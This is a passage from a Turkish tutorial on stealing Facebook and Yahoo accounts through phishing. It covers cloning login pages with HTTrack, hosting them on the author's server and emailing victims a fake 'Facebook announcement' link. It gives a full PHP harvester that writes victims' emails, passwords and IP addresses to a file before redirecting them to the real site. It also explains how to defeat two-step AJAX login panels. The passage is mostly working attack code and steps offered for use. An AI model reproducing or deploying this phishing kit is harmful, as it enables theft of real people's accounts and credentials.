
Artık alt yapı hazır. Yani klon sayfa, klon sayfadan gelen verileri dosyalayan sayfa ve orijinal sayfaya yönlendirme olayı hazır. Klon sayfa uzantısını index.html 'den index.php yapalım ve hazırladığımız index.php, hesapDosyala.php dosyalarını kendi sunucumuzdaki hesapCalma klasörü içerisinde yer alan facebookHesapCalma klasörüne atalım:



Not: hesapCalma klasörünün izni 777 olmalı.




Not: facebookHesapCalma klasörünün iznini 777 yap.



Ardından

<http://www.includekarabuk.com/hesapCalma/facebookHesapCalma/index.php>

adresine girip klon web sayfamız sunucumuzda nasıl görünüyor bakalım.



Görüldüğü gibi orijinal facebook login sayfasıyla tıpatıp görünmekte. Şimdi yapılacak şey

<http://www.includekarabuk.com/facebookHesapCalma/index.php>

linkini kurbanlara “Facebook Anonsu” konseptinde mail yoluya göndermek ve kurbanların linke tıklamalarını ummaktır.

Mail:

Title: Facebook Anonsu

To : ilknur@gmail.com

Body:

Sevgili kullanıcı yeni gelişmelerden haberdar olmak için lütfen giriş yapınız:

[Facebook Login Sayfası](#)

// Bu bir linktir.


// İçinde hazırladığımız klon facebook

// login sayfasının linki var.

Corporate office ·
Campus building at Menlo Park,
California


Facebook Ekibi

Kurban linke tıkladığında aşağıdaki klon facebook login ekranına ulaşacaktır.




Login bilgilerini girdiğinde ve submit'lediğinde hesapDosyala.php dosyasına yönlenecektir. HesapDosyala.php dosyası kendisine POST'lanan verileri dosyalayacaktır ve kurbanı orijinal Facebook login sayfasına yönlendirecektir. Bu işlem bir çırpıda olacağından aradaki sayfa hiç hissedilmeyecektir. Kurban yanlış şifre girdiğim için ikinci kez login ekranı geliyor diye düşünecektir. Biz ise verileri dosyalayarak phishing saldırısını başarıyla tamamlamış olacağız.


Klon Sayfaya Kullanıcı Adı ve Şifre Girilir:



Orijinal Sayfaya Gidilir:



Login Bilgileri dosyaya gelir:



Not: Bu yazıda yaptığımız işlemi Social Engineering Toolkit (SET) tool'u ile de yapabilmekteyiz. Ancak arada bir fark vardır. Şöyle ki SET tool'u ile klon bir web sayfası oluşturulur. Klon web sayfası /var/www dizinine atılıp 80 portundan dışarıya verilir. IP'miz kurbanı facebook linki görünümünde eposta yoluyla gönderilir. Kurban IP'mize tıkladığında ekranına klon web sayfası gelir. Oraya gireceği kullanıcı adı ve şifreyi post'ladığında ise SET tool'unun arayüzüne, yani konsola kullanıcı adı ve şifre bilgileri gelir. Yani bu yazıda yaptığımız yöntem ile SET tool'unun yaptığı yöntem arasındaki fark ilk yöntemde kullanıcı adı ve şifre dosyalanırken ikinci yöntemde konsola çıktılanmaktadır. SET tool'u hakkında detaylı bilgi için bkz. Web Penetration Testing in Kali Linux, pg. 140-142


İki Aşamalı Login Panelleri

Login panelini iki aşamalı yapan web siteleri - yani username girildikten sonra password kutusunu ekrana getiren web siteleri - AJAX teknolojisini kullanmaktadır. Çünkü username girildikten sonra ne sayfa yenileniyor ne de URL değişiyor. Ekrana öylece password metin kutusu geliyor. Dolayısıyla bu tür login panellerinden kurbanın bilgilerini almak biraz daha külfetlidir. Bu tür login panelleri ilk aşamada girilen username'i AJAX ile sunucuya gönderir. Ardından ekrana gelen password metin kutusuna girilen password'ü AJAX ile sunucuya gönderir. Dolayısıyla bu tip bir login paneli klonlamak ve hesap çalma şeklinde ayarlamak için login paneli klonlayıp AJAX kodlarındaki hedef URL'ye kendi sunucumuzdaki dosyalama yapan php dosyasını göstermemiz gerekir. Yani kullanıcı username'i girdiğinde kullanıcının username'i AJAX ile bizim dosyalama yapan php dosyasına gitmelidir. Ardından kullanıcı password girdiğinde kullanıcının password'ü AJAX ile yine bizim dosyalama yapan php dosyasına gitmelidir. Daha sonra dosyalama yapan php dosyası kullanıcıyı orijinal login paneline yönlendirmelidir. Bu şekilde bu tip login panellerinden istifade edebiliriz.


Yahoo Hesap Çalma (İki Aşamalı Login Paneli)

Yahoo Login Paneli iki aşamalıdır:

Eposta Giriş Ekranı:



Şifre Giriş Ekranı:



İkinci ekran gelirken sayfada herhangi bir refresh olayı olmamaktadır. URL de aynı şekilde kalmaktadır. Dolayısıyla diyebiliriz ki hedef web sitesi AJAX teknolojisini kullanmaktadır. İlk ekranda email girişi yapınca AJAX bağlantısı kurulup email adresi gönderilmektedir. Sonra iletişim başarıyla gerçekleşince javascript kodları ile email giriş ekranının div kutucuğu hide yapılıp şifre giriş ekranının div kutucuğu show yapılmaktadır. Böylece aynı dosyada ekrana şifre girme ekranı yansıtılmaktadır.

Şimdi bu login paneli üzerinden kurban hesabı ele geçirmek için login paneli klonlayalım. Bunun için masaüstünde yahoo.com adlı bir klasör oluşturalım:

Ubuntu Konsol:

- > sudo su
- > cd ~/Desktop
- > **mkdir yahoo.com**
- > apt-get install httrack

Ardından klonlama işlemini başlatalım:

Ubuntu Konsol:

- > httrack

Welcome to HTTrack Website Copier (Offline Browser) 3.48-21
Copyright (C) 1998-2015 Xavier Roche and other contributors.
To see the option list, enter a blank line or try httrack --help

Enter project name : yahoo.com

Base path : /home/hefese/Desktop/yahoo.com

Enter URLs (separated by commas or blank spaces) : <https://login.yahoo.com/config/mail?.lang=tr-tr>

Action :

- (enter)
- 1 Mirror Web Site(s)
 - 2 Mirror Web Site(s) with Wizard
 - 3 Just Get Files Indicated
 - 4 Mirror All links in URLs (Multiple Mirror)
 - 5 Test Links in URLs (Bookmark Test)
 - 6 Quit

: 2

Proxy (return=none) : // Boş bir şekilde enter

You can define wildcards, like : -*.gif +www.*.com/*.zip -*img_*.zip

Wildcards (return=none) : // Boş bir şekilde enter

You can define additional options, such as recurse level (-r<number>), separated by blank spaces

To see the options list, type help

Additional options (return=none) : // Boş bir şekilde enter

---> **Wizard command line:** `httrack https://login.yahoo.com/config/mail?.lang=tr-tr -W -O "/home/hefese/Desktop/yahoo.com" -%v`

Ready to launch the mirror? (Y/n): Y

WARNING! You are running this program as root!

It might be a good idea to run as a different user.

Mirror launched on Mon, 28 Nov 2016 11:41:16 by HTTrack Website Copier

[mirroring https://login.yahoo.com/config/mail?.lang=tr-tr with the wizard help...](https://login.yahoo.com/config/mail?.lang=tr-tr)

Done

Thanks for using HTTrack!

```
root@hefese-N61Jq:/home/hefese# httrack
Welcome to HTTrack Website Copier (Offline Browser) 3.48-1+libhtsjava.so.2
Copyright (C) 1998-2013 Xavier Roche and other contributors
To see the option list, enter a blank line or try httrack --help

Enter project name :yahoo.com

Base path (return=/root/websites/) :/home/hefese/Desktop/yahoo.com

Enter URLs (separated by commas or blank spaces) :https://login.yahoo.com/config/mail?.lang=tr-tr

Action:
(enter) 1 Mirror Web Site(s)
        2 Mirror Web Site(s) with Wizard
        3 Just Get Files Indicated
        4 Mirror ALL links in URLs (Multiple Mirror)
        5 Test Links In URLs (Bookmark Test)
        0 Quit
: 2

Proxy (return=none) :

You can define wildcards, like: -*.gif +www.*.com/*.zip -*img_*.zip
Wildcards (return=none) :

You can define additional options, such as recurse level (-r<number>), separated by blank spaces
To see the option list, type help
Additional options (return=none) :

--> Wizard command line: httrack https://login.yahoo.com/config/mail?.lang=tr-tr -W -O "/home/hefese/Desktop/yahoo.com/yahoo.com" -%v

Ready to launch the mirror? (Y/n) :Y

WARNING! You are running this program as root!
It might be a good idea to run as a different user
Mirror launched on Mon, 05 Dec 2016 10:59:02 by HTTrack Website Copier/3.48-1+libhtsjava.so.2 [XR&CO'2013]
mirroring https://login.yahoo.com/config/mail?.lang=tr-tr with the wizard help..
[0x2143e80] freeing table ; writes=1 (new=1) moved=0 stashed=0 max-stash-size=0 avg-moved=0 rehash=0 pool-compact=1 pool-realloc=1 memory=6840
[0x21338f0] freeing table ; writes=0 (new=0) moved=0 stashed=0 max-stash-size=0 avg-moved=-nan rehash=0 pool-compact=0 pool-realloc=0 memory=6712
[0x2136640] freeing table ; writes=1 (new=1) moved=0 stashed=0 max-stash-size=0 avg-moved=0 rehash=0 pool-compact=0 pool-realloc=1 memory=6968
[0x21386f0] freeing table ; writes=3 (new=3) moved=0 stashed=0 max-stash-size=0 avg-moved=0 rehash=0 pool-compact=0 pool-realloc=0 memory=6712
[0x213a140] freeing table ; writes=3 (new=3) moved=0 stashed=0 max-stash-size=0 avg-moved=0 rehash=0 pool-compact=0 pool-realloc=0 memory=6712
[0x213bb90] freeing table ; writes=0 (new=0) moved=0 stashed=0 max-stash-size=0 avg-moved=-nan rehash=0 pool-compact=0 pool-realloc=0 memory=6712
Done.
Thanks for using HTTrack!
*
root@hefese-N61Jq:/home/hefese#
```

Ardından

```
> chmod -R 777 yahoo.com
```

yapalım ve

```
/home/hefese/Desktop/yahoo.com/yahoo.com/login.yahoo.com/config/
```

dizindeki *mail0d0a.html* dosyasını ayıralım. Bu ayırdığımız dosya hem email giriş ekranı html kodlarını hem de şifre giriş ekranı html kodlarını içermektedir. AJAX kodları muhtemelen harici bir javascript dosyasında olduğundan dolayı AJAX kodlarını bulup manipule etmekten ziyade mevcut klon dosyasını kopyalayıp iki klon dosyasından birini email giriş ekranı olarak diğerini de şifre giriş ekranı olarak kullanmayı tercih edelim.



Yaptığımız tercih doğrultusunda sahte login panelini kurmak için yapılacak adımlar şunlardır:

Not: Aşağıda bahsedilen yapılacak adımlar includekarabuk.com sunucusundaki

/hesapCalma/yahooHesapCalma

dizininde yer alan dosyalara uygulanmışlardır.

i) Birinci klon dosyadaki form tag'ını

<http://www.includekarabuk.com/hesapCalma/yahooHesapCalma/hesapDosyala.php>

yap.

ii) Birinci klon dosyadaki form tag'ı içerisine

```
<input type="hidden" name="flag" value="email"/>
```

tag'ını koy. Böylece birinci klon dosyadaki form submit'lendiğinde hesapDosyala.php'deki if koşuluna girebilelim.

ii) Birinci klon dosyasındaki metin kutusu name 'ini "email" yap.

iii) İkinci klon dosyadaki form tag'ını

<http://www.includekarabuk.com/hesapCalma/yahooHesapCalma/hesapDosyala.php>

yap.

iv) İkinci klon dosyadaki form tag'ı içerisine

```
<input type="hidden" name="flag" value="password"/>
```

tag'ını koy. Böylece ikinci klon dosyadaki form submit'lendiğinde hesapDosyala.php'deki else if koşuluna girebilelim.

v) İkinci klon dosyasındaki email giriş ekranı string'lerini şifre giriş ekranı olarak modifiye et. (Şifre giriş ekranı html kodları her türlü ekrana yansıtılmadığından email giriş ekranı kodlarını şifre kodları olarak modifiye etme yöntemi tercih edildi).

vi) İkinci klon dosyasındaki metin kutusu name 'ini "password" yap.

vii) Birinci klon dosyasının ismini *index_mail.php* olarak, ikinci klon dosyasının ismini ise *index_pass.php* olarak değiştir.

viii) Son olarak hesapDosyala.php dosyası oluştur ve içine şu kodları yerleştir:

hesapDosyala.php:

```
<?php
  session_start();
  session_cache_expire(15);
?>
<html>
<head>
  <title>Yönlendiriliyorsunuz...</title>
</head>
<body>
  <?php

    $flag = $_POST["flag"];

    if( $flag == "email"){
      $_SESSION["victim"]["email"] = $_POST["email"];          // Kurbanın mail adresi alınır.

      // Kurban şifre girme ekranına yönlendirilir.
      header("Location: http://www.includekarabuk.com/hesapCalma/yahooHesapCalma/index_pass.php");
    }
    else if ( $flag == "password"){
      $_SESSION["victim"]["password"] = $_POST["password"];
      $_SESSION["victim"]["ip"]       = $_SERVER["REMOTE_ADDR"]; // Kurbanın ip'si alınır.
      $_SESSION["victim"]["date"]     = date("d.m.y \t H:i:s");    // Linke tıklanma zamanı alınır.

      $file = fopen("hesaplar.html", "a+");

      fwrite($file, "#####<br>");
      fwrite($file, "Kurbanın IP Adresi       : " . $_SESSION["victim"]["ip"] . "<br>");
      fwrite($file, "Linke Tıklama Zamanı    : " . $_SESSION["victim"]["date"] . "<br>");
      fwrite($file, "Yahoo Mail'i          : " . $_SESSION["victim"]["email"] . "<br>");
      fwrite($file, "Yahoo Sifresi         : " . $_SESSION["victim"]["password"] . "<br>");
      fwrite($file, "#####<br><br><br>");

      fclose($file);

      // Kurban orijinal yahoo login paneline yönlendirilir.
      header("Location: https://login.yahoo.com/config/mail?.lang=tr-tr");
    }

